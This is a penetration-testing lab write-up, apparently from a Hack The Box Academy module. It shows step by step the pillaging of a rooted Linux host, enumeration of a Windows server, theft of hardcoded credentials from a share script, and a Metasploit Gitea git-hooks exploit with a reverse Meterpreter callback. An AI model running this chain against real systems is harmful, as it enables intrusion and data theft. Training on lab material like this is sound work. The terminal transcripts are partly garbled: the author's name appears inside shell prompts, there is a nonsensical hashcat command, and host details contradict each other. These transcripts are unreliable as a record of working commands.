drwxr-xr-x 10 root root 4096 Jun 7 2024 .volatility-master
-rw-r--r-- 1 root root 306 Feb 17 2025 .wget-hsts

```

2. Downloaded the script from the Resources section in this module and using scp over SSH with the extracted private key, the *linpill.sh* file was copied from the target system to the analyst machine.

```

[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-ee7jq7j171]-[~]
→ [*] wget https://academy.hackthebox.com/storage/resources/pentest-in-a-nutshell.zip
--2025-12-06 22:09:23-- https://academy.hackthebox.com/storage/resources/pentest-in-a-nutshell.zip
Resolving academy.hackthebox.com (academy.hackthebox.com)... 109.176.239.70, 109.176.239.69
Connecting to academy.hackthebox.com (academy.hackthebox.com)|109.176.239.70|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 70349 (69K) [application/zip]
Saving to: 'pentest-in-a-nutshell.zip'

pentest-in-a-nutshell.zip 100%[=====] 68.70K --.-KB/s in 0.001s

2025-12-06 22:09:23 (52.9 MB/s) - 'pentest-in-a-nutshell.zip' saved [70349/70349]

[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-ee7jq7j171]-[~]
→ [*] ls
cacert.der Documents id_rsa linpeas.sh pentest-in-a-nutshell.zip Public Videos
Desktop Downloads linpeas_results.txt Music Pictures Templates WordPress_Blog_Setup_Update.txt

[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-ee7jq7j171]-[~]
→ [*] unzip pentest-in-a-nutshell.zip
Archive: pentest-in-a-nutshell.zip
  inflating: Assigned_PT_DRAFT.docx
  inflating: linpill.sh
  inflating: winpill.ps1

[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-ee7jq7j171]-[~]
→ [*] ls
Assigned_PT_DRAFT.docx Documents linpeas_results.txt Music Public winpill.ps1
cacert.der Downloads linpeas.sh pentest-in-a-nutshell.zip Templates WordPress_Blog_Setup_Update.txt
Desktop id_rsa linpill.sh Pictures Videos

[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-ee7jq7j171]-[~]
→ [*] scp -i id_rsa ./linpill.sh john@10.129.58.221:/home/john
linpill.sh 100% 7973 108.6KB/s 00:00

```


3. Then covered the file into Unix format using *dos2unix* command.

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-ee7jq7j171]-[~]
[*]$ dos2unix linpill.sh
dos2unix: converting file linpill.sh to Unix format...
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-ee7jq7j171]-[~]
[*]$ Hashan Kodippilige
```

4. After achieving full root access, a controlled pillaging script (linpill.sh) was executed to automate the collection of critical system information, configuration files, and artifacts that would provide deeper insight into the compromised environment.

```
File Edit View Search Terminal Tabs Help
Hashan Kodippilige x Hashan Kodippilige
root@ubuntu:~# cd /home/john
root@ubuntu:/home/john# ls
linpeas_results.txt linpeas.sh linpill.sh snap WordPress_Blog_Setup_Update.txt
root@ubuntu:/home/john# cp linpill.sh /root
root@ubuntu:/home/john# cd /root
root@ubuntu:~# ls
clearall.sh client.config.yaml collect-all.xml flag.txt install.sh LIME linpill.sh packages-microsoft-prod.deb server.config.yaml snap sysmon-conf.xml volatility-master zircolite
root@ubuntu:~# bash linpill.sh
Extended Pillaging Script for Penetration Testing
This script is intended for authorized penetration testing only.
Ensure you have explicit permission to run this on the target system.
Unauthorized use may violate laws and regulations.

Data will be exported to: /tmp/Pillaging_ubuntu_2025-12-07_04-34-41
Started at: 2025-12-07 04:34:41

Collecting System Information...
=== OS Information ===
Linux ubuntu 5.15.0-135-generic #146-Ubuntu SMP Sat Feb 15 17:06:22 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
=== Distribution Information ===
Distributor ID: Ubuntu
Description: Ubuntu 22.04.4 LTS
Release: 22.04
Codename: jammy
=== CPU Information ===
Architecture: x86_64
CPU op-mode(s): 32-bit, 64-bit
Address sizes: 43 bits physical, 48 bits virtual
Byte Order: Little Endian
CPU(s): 2
On-line CPU(s) list: 0,1
Vendor ID: AuthenticAMD
```

This automated enumeration validated earlier manual findings and provided structured output for later reporting and analysis. Also, it is confirmed that all data would be exported to a temporary working directory under /tmp.

5. The collected data, then organized into a timestamped directory under /tmp.


```
root@ubuntu:~# ls -l /tmp/Pillaging_ubuntu_2025-12-07_04-34-41/
total 216
-rw-r--r-- 1 root root 127 Dec 7 04:34 ARPCCache.txt
-rw-r--r-- 1 root root 2610 Dec 7 04:34 CPUInfo.txt
-rw-r--r-- 1 root root 228 Dec 7 04:34 CronJobs.txt
-rw-r--r-- 1 root root 86 Dec 7 04:34 DistroInfo.txt
-rw-r--r-- 1 root root 836 Dec 7 04:34 IPConfig.txt
-rw-r--r-- 1 root root 413 Dec 7 04:34 IPTablesRules.txt
-rw-r--r-- 1 root root 1152 Dec 7 04:34 ListeningPorts.txt
-rw-r--r-- 1 root root 207 Dec 7 04:34 MemInfo.txt
-rw-r--r-- 1 root root 108 Dec 7 04:34 OSInfo.txt
-rw-r--r-- 1 root root 119489 Dec 7 04:34 Packages.txt
-rw-r--r-- 1 root root 15 Dec 7 04:34 PasswordPolicy.txt
-rw-r--r-- 1 root root 18680 Dec 7 04:34 Processes.txt
-rw-r--r-- 1 root root 85 Dec 7 04:34 SensitiveFiles.txt
-rw-r--r-- 1 root root 3027 Dec 7 04:34 Services.txt
-rw-r--r-- 1 root root 5 Dec 7 04:34 Sudoers.txt
-rw-r--r-- 1 root root 1712 Dec 7 04:34 SUID_SGID.txt
-rw-r--r-- 1 root root 5494 Dec 7 04:34 SystemdAutoruns.txt
-rw-r--r-- 1 root root 17 Dec 7 04:34 UFWStatus.txt
-rw-r--r-- 1 root root 2076 Dec 7 04:34 Users.txt
-rw-r--r-- 1 root root 99 Dec 7 04:34 WritablePathDirs.txt
root@ubuntu:~# Hashan Kodippilige
```

The directory contents confirmed that the script successfully extracted a broad set of high-value system artifacts, each representing a critical component of post-exploitation analysis.

Windows Host

Windows Information Gathering

1. Performed an initial Nmap scan against Linux target (10.129.230.148) to identify all accessible services and determine the overall attack surface. A service/version scan (-sV) was used to gather detailed information about each open port, which is critical for identifying misconfigurations, outdated services, and potential entry point.



```

File Edit View Search Terminal Help
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcno6k]-[~]
[+]$ sudo nmap -p- -sV -sC 10.129.230.148 -T5 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-07 00:12 CST
Warning: 10.129.230.148 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.129.230.148
Host is up (0.077s latency).
Not shown: 64428 closed tcp ports (reset), 1088 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH for_Windows_9.5 (protocol 2.0)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Windows Server 2019 Standard 17763 microsoft-ds
3000/tcp  open  ppp?
| fingerprint-strings:
|   GenericLines, Help:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|_  GetRequest: HTTP/1.0 200 OK

|_  <meta name="description" content="Gitea (Git with a cup of tea) is
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
|_  ssl-cert: Subject: commonName=WIN01
|_  Not valid before: 2025-12-06T05:15:16
|_  Not valid after: 2026-06-07T05:15:16
|_  _ssl-date: 2025-12-07T06:16:30+00:00; -1s from scanner time.
|_  rdp-ntlm-info:
|_    Target_Name: WIN01
|_    NetBIOS_Domain_Name: WIN01
|_    NetBIOS_Computer_Name: WIN01
|_    DNS_Domain_Name: WIN01
|_    DNS_Computer_Name: WIN01
|_    Product_Version: 10.0.17763
|_  _System_Time: 2025-12-07T06:16:19+00:00
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_  _http-title: Not Found
|_  _http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp  open  ssl/http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_  ssl-cert: Subject: commonName=LOGGING-VM
|_  Subject Alternative Name: DNS:LOGGING-VM
|_  Not valid before: 2024-07-15T08:46:58
|_  Not valid after: 2025-07-15T09:06:58
|_  _http-title: Not Found
|_  _tls-alpn:
|_    http/1.1
|_  _ssl-date: 2025-12-07T06:16:30+00:00; -1s from scanner time.
|_  _http-server-header: Microsoft-HTTPAPI/2.0
8000/tcp  open  ssl/http         Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_  ssl-cert: Subject: commonName=VelociraptorServer/organizationName=Velociraptor
|_  Subject Alternative Name: DNS:VelociraptorServer, DNS:VelociraptorServer
|_  Not valid before: 2024-09-02T12:20:15
|_  Not valid after: 2034-08-31T12:20:15
|_  _http-title: Site doesn't have a title (text/plain; charset=utf-8).
|_  _ssl-date: TLS randomness does not represent time

```

The Windows Server 2019 host exposing several high-value services. The services include SSH (22), multiple HTTP/HTTPS interfaces, and several application-specific services such as Velociraptor, Gitea, and Terminal Services.

SMB enumeration confirmed SMBv2 support with message signing disabled, which is a potentially dangerous configuration that enables classic relay-style attacks against Windows infrastructure.

```
Host script results:
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: WIN01
|   NetBIOS computer name: WIN01\x00
|   Workgroup: HTBLAB\x00
|_  System time: 2025-12-07T00:16:21-06:00
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-12-07T06:16:25
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: 59m59s, deviation: 2h26m59s, median: -1s


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 237.74 seconds
```

2. attempted to interact directly with the HTTP service exposed on port 3000/tcp, which Nmap identified as Gitea.

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcno6k]-[~]
[*]$ firefox http://10.129.230.148:3000
[GFX1-]: RenderCompositorSWGL failed mapping default framebuffer, no dt

^Z
[1]+  Stopped                  firefox http://10.129.230.148:3000
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcno6k]-[~]
[*]$ Hashan Kodippilige
```

Backgrounded the process and accessed the target Gitea interface.



The application name “Cube Case Gitea” and found that Gitea 1.12 version used by the application.

- Running crackmapexec smb 10.129.230.148 successfully fingerprinted the Windows target and confirmed that SMB services were accessible.

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcndno6k]-[~]
[*]$ crackmapexec smb 10.129.230.148
SMB 10.129.230.148 445 WIN01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN01) (domain:WIN01) (signing:False) (SMBv1:False)
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcndno6k]-[~]
[*]$ Hashcat Kodippillige
```

4. Attempted to enumerate domain users over SMB using an anonymous (null session) login.

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcno6k]-[~]
[*]$ crackmapexec smb 10.129.230.148 -u 'u' -p '-' --users
SMB 10.129.230.148 445 WIN01 [*] Windows Server 2019 Standard 17763 x64 (name:WIN01) (domain:WIN01) (signing:False) (SMBv1:True)
SMB 10.129.230.148 445 WIN01 [-] WIN01\.: STATUS_ACCESS_DENIED
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcno6k]-[~]
[*]$ Hashcat
```

The connection to the SMB service succeeded, and the host was again identified as Windows Server 2019 Standard (Build 17763) with SMB signing disabled, which is consistent with the previous fingerprinting result. However, the null-session enumeration attempt returned. This means the server does not allow unauthenticated user enumeration.

5. Since anonymous (null-session) enumeration was blocked earlier, I attempted to authenticate using the built-in guest account instead and instruct to enumerate shares using --shares option.

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcidno6k]-[-]
[*]$ crackmapexec smb 10.129.230.148 -u guest -p '' --shares
SMB      10.129.230.148 445   WIN01    [*] Windows Server 2019 Standard 17763 x64 (name:WIN01) (domain:WIN01) (signature:False) (SmbV1=True)
SMB      10.129.230.148 445   WIN01    [+] WIN01/guest:
SMB      10.129.230.148 445   WIN01    [*] Enumerated shares
SMB      10.129.230.148 445   WIN01    Share          Permissions        Remark
SMB      10.129.230.148 445   WIN01    -----
SMB      10.129.230.148 445   WIN01    ADMIN$         Remote Admin
SMB      10.129.230.148 445   WIN01    C$             Default share
SMB      10.129.230.148 445   WIN01    Devs
SMB      10.129.230.148 445   WIN01    IPC$           Remote IPC
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcidno6k]-[-]
[*]$ Hashcat -m 10000 -H $(cat /dev/urandom | tr -dc 'a-z0-9' | fold -n 100 | uniq | paste)
```

This time, the login was successful, confirming that guest access is enabled on the target, even the SMB signing is still disabled. Once authenticated as *WIN01\guest*, the server returned a list of accessible SMB shares.

Windows Initial Access

1. After discovering the Devs SMB share, I attempted authenticated enumeration using the known user credentials.

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcndno6k]-[~]
[*]$ crackmapexec smb 10.129.230.148 -u john -p 'SuperSecurePass123' --spider Devs --pattern .
SMB 10.129.230.148 445 WIN01 [*] Windows Server 2019 Standard 17763 x64 (name:WIN01) (domain:WIN01) (signing:False) (SMBv1:True)
SMB 10.129.230.148 445 WIN01 [+] WIN01\john:SuperSecurePass123
SMB 10.129.230.148 445 WIN01 [*] Started spidering
SMB 10.129.230.148 445 WIN01 [*] Spidering .
SMB 10.129.230.148 445 WIN01 //10.129.230.148/Devs/. [dir]
SMB 10.129.230.148 445 WIN01 //10.129.230.148/Devs/.. [dir]
SMB 10.129.230.148 445 WIN01 //10.129.230.148/Devs/tmp.ps1 [lastm:'2025-02-23 15:32' size:1145]
SMB 10.129.230.148 445 WIN01 [*] Done spidering (Completed in 0.23057198524475098)
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcndno6k]-[~]
[*]$ Hashcat Kodippilige
```

The credentials worked along with spidering the custom share. This confirms that the credentials are correct and that the user john has read permissions for the Devs share.

- Specified the Devs share and download the file tmp.ps1 that we found. The file extension suggests that it is most likely a PowerShell script.

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcno6k]-[~]
[*]$ crackmapexec smb 10.129.230.148 -u john -p 'SuperSecurePass123' --share Devs --get-file tmp.ps1 tmp.ps1
SMB 10.129.230.148 445 WIN01 [*] Windows Server 2019 Standard 17763 x64 (name:WIN01) (domain:WIN01) (signing:False) (SMBv1:True)
SMB 10.129.230.148 445 WIN01 [*] WIN01\john:SuperSecurePass123
SMB 10.129.230.148 445 WIN01 [*] Copying "tmp.ps1" to "tmp.ps1"
SMB 10.129.230.148 445 WIN01 [*] File "tmp.ps1" was downloaded to "tmp.ps1"
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcno6k]-[~]
[*]$ Hashan Kodippilige
```

- Inspected the script's contents using *cat* command.

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcno6k]-[~]
[*]$ cat tmp.ps1
# Script: CopyFileFromRemoteShare.ps1
$username = "WIN01\john"
$password = "SuperSecurePass123"
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential($username, $securePassword)

$remoteShare = "\\FileServer01\SharedFolder"
$sourceFileName = Read-Host -Prompt "File> "
$sourceFile = "$remoteShare\$sourceFileName"
$destinationFile = "C:\Temp\$sourceFileName"
$destinationDir = "C:\Temp"

if (-not (Test-Path $destinationDir)) {
    New-Item -Path $destinationDir -ItemType Directory -Force
}

try {
    New-PSDrive -Name "Z" -PSProvider FileSystem -Root $remoteShare -Credential $credential -ErrorAction Stop

    if (Test-Path "Z:\$sourceFileName") {
        Copy-Item -Path "Z:\$sourceFileName" -Destination $destinationFile -Force
        Write-Output "File copied successfully to $destinationFile"
    } else {
        Write-Output "Error: File '$sourceFileName' not found in $remoteShare"
    }
} catch {
    Write-Output "An error occurred: $_"
} finally {
    Remove-PSDrive -Name "Z" -Force -ErrorAction SilentlyContinue
}
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcno6k]-[~]
[*]$ Hashan Kodippilige
```

The PowerShell script confirmed the presence of hardcoded domain credentials, including the *WIN01\john* username and its plaintext password *SuperSecurePass123*.

- Checked the obtained credentials are valid by using a brute-force tool called hydra. Hydra output shows successful login via RDP.

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcno6k]-[~]
[*]$ hydra -l john -p 'SuperSecurePass123' rdp://10.129.230.148
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-07 01:20:39
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (1:1/p:1), -1 try per task
[DATA] attacking rdp://10.129.230.148:3389/
[3389][rdp] host: 10.129.230.148 login: john password: SuperSecurePass123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-07 01:20:44
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcno6k]-[~]
[*]$ Hashan Kodippilige
```

5. Used msfconsole again and search through the database for any known exploits and Metasploit shows us three different exploits.

```
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txqmcno6k]-[~]
[*]$ msfconsole -q
[msf](Jobs:0 Agents:0) >> search gitea

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/http/gitea_git_fetch_rce  2022-05-16      excellent Yes     Gitea Git Fetch Remote Code Execution
1  \_ target: Unix Command                  .               .       .       .
2  \_ target: Linux Dropper                 .               .       .       .
3  \_ target: Windows Command               .               .       .       .
4  \_ target: Windows Dropper               .               .       .       .
5  exploit/multi/http/gitea_git_hooks_rce  2020-10-07      excellent Yes     Gitea Git Hooks Remote Code Execution
6  \_ target: Unix Command                  .               .       .       .
7  \_ target: Linux Dropper                 .               .       .       .
8  \_ target: Windows Command               .               .       .       .
9  \_ target: Windows Dropper               .               .       .       .
10 exploit/multi/http/gogs_git_hooks_rce   2020-10-07      excellent Yes     Gogs Git Hooks Remote Code Execution
11 \_ target: Unix Command                  .               .       .       .
12 \_ target: Linux Dropper                 .               .       .       .
13 \_ target: Windows Command               .               .       .       .
14 \_ target: Windows Dropper               .               .       .       .

Interact with a module by name or index. For example info 14, use 14 or use exploit/multi/http/gogs_git_hooks_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Dropper'

[msf](Jobs:0 Agents:0) >> Hashan kodippilige
```

6. Observed at the second exploit with the target set as Windows Dropper.

```
Hasdhan Kodippilige
File Edit View Search Terminal Help

[msf](Jobs:0 Agents:0) >>
[msf](Jobs:0 Agents:0) >> info 9

Name: Gitea Git Hooks Remote Code Execution
Module: exploit/multi/http/gitea_git_hooks_rce
Platform: Unix, Linux, Windows
Arch: cmd, x86, x64
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2020-10-07

Provided by:
Podalirius
Christophe De La Fuente

Module side effects:
artifacts-on-disk
ioc-in-logs

Module stability:
crash-safe

Module reliability:
repeatable-session

Available targets:
Id  Name
--  --
0   Unix Command
1   Linux Dropper
2   Windows Command
=> 3   Windows Dropper
```

The description states that the vulnerability has been patched in the version 1.13.0, which is higher than we have found on our current Windows target. This indicates that our target might still be vulnerable. In the options we also see the a username and password are required.


```

Hasdhan Kodippilige
File Edit View Search Terminal Help

Basic options:
Name      Current Setting  Required  Description
-----
PASSWORD  yes              yes       Password to use
Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapi, socks4, socks5, socks5h, http
RHOSTS    yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     3000             yes       The target port (TCP)
SSL       false            no        Negotiate SSL/TLS for outgoing connections
SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI /               yes       Base path
URIPATH   no               no        The URI to use for this exploit (default is random)
USERNAME  yes              yes       Username to authenticate with
VHOST     no               no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name      Current Setting  Required  Description
-----
SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080             yes       The local port to listen on.

Payload information:

Description:
This module leverages an insecure setting to get remote code execution on the target OS in the context of the user running Gitea. This is possible when the current user is allowed to create 'git hooks', which is the default for administrative users. For non-administrative users, the permission needs to be specifically granted by an administrator.

To achieve code execution, the module authenticates to the Gitea web interface, creates a temporary repository, sets a 'post-receive' git hook with the payload and creates a dummy file in the repository. This last action will trigger the git hook and execute the payload. Everything is done through the web interface.

It has been mitigated in version 1.13.0 by setting the Gitea 'DISABLE_GIT_HOOKS' configuration setting to 'true' by default. This disables this feature and prevents all users (including admin) from creating custom git hooks.

This module has been tested successfully against docker versions 1.12.5, 1.12.6 and 1.13.6 with 'DISABLE_GIT_HOOKS' set to 'false', and on version 1.12.6 on Windows.

References:
https://nvd.nist.gov/vuln/detail/CVE-2020-14144
https://www.exploit-db.com/exploits/49571
https://podalirius.net/articles/exploiting-cve-2020-14144-gitea-authenticated-remote-code-execution/
http://web.archive.org/web/20211209025818/https://www.fz1.de/en/news/news/detail-en/artikel/fsa-2020-3-schwachstelle-in-gitea-1126-und-gogs-0122-ermoglicht-ausfuhrung-von-code-nach-authent/

View the full module info with the info -d command.

[msf](Jobs:0 Agents:0) >> Hashan kodippilige

```

7. Configured the Metasploit exploit parameters to match the environment. This included setting the target host, port, tun0 IP and port for the reverse Meterpreter session.

```

Hasdhan Kodippilige
File Edit View Search Terminal Help

[-] Unknown command: Hashan. Run the help command for more details.
[msf](Jobs:0 Agents:0) >> use 9
[*] Additionally setting TARGET => Windows Dropper
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/gitea_git_hooks_rce) >> set lhost tun0
lhost => tun0
[msf](Jobs:0 Agents:0) exploit(multi/http/gitea_git_hooks_rce) >> set rhosts 10.129.230.148
rhosts => 10.129.230.148
[msf](Jobs:0 Agents:0) exploit(multi/http/gitea_git_hooks_rce) >> set username john
username => john
[msf](Jobs:0 Agents:0) exploit(multi/http/gitea_git_hooks_rce) >> set password SuperSecurePass123
password => SuperSecurePass123
[msf](Jobs:0 Agents:0) exploit(multi/http/gitea_git_hooks_rce) >> options

Module options (exploit/multi/http/gitea_git_hooks_rce):

Name      Current Setting  Required  Description
-----
PASSWORD  SuperSecurePass123 yes       Password to use
Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapi, socks4, socks5, socks5h, http
RHOSTS    10.129.230.148  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     3000             yes       The target port (TCP)
SSL       false            no        Negotiate SSL/TLS for outgoing connections
SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI /               yes       Base path
URIPATH   no               no        The URI to use for this exploit (default is random)
USERNAME  john             yes       Username to authenticate with
VHOST     no               no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

```

8. Once we have set the options, ran the *exploit* against the target and it works.

```
[msf](Jobs:0 Agents:0) exploit(multi/http/gitea_git_hooks_rce) >> run
[*] Started reverse TCP handler on 10.10.14.245:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable. Gitea version is 1.12.4
[*] Executing Windows Dropper for windows/x64/meterpreter/reverse_tcp
[*] Authenticate with "john/SuperSecurePass123"
[*] Logged in
[*] Create repository "Keylex_Y-find"
[*] Repository created
[*] Setup post-receive hook with command
[*] Git hook setup
[*] Create a dummy file on the repo to trigger the payload
[*] File created
[*] Command Stager progress - 20.14% done (2046/10161 bytes)
[*] Setup post-receive hook with command
[*] Git hook setup
[*] Create a dummy file on the repo to trigger the payload
[*] File created
[*] Command Stager progress - 40.27% done (4092/10161 bytes)
[*] Setup post-receive hook with command
[*] Git hook setup
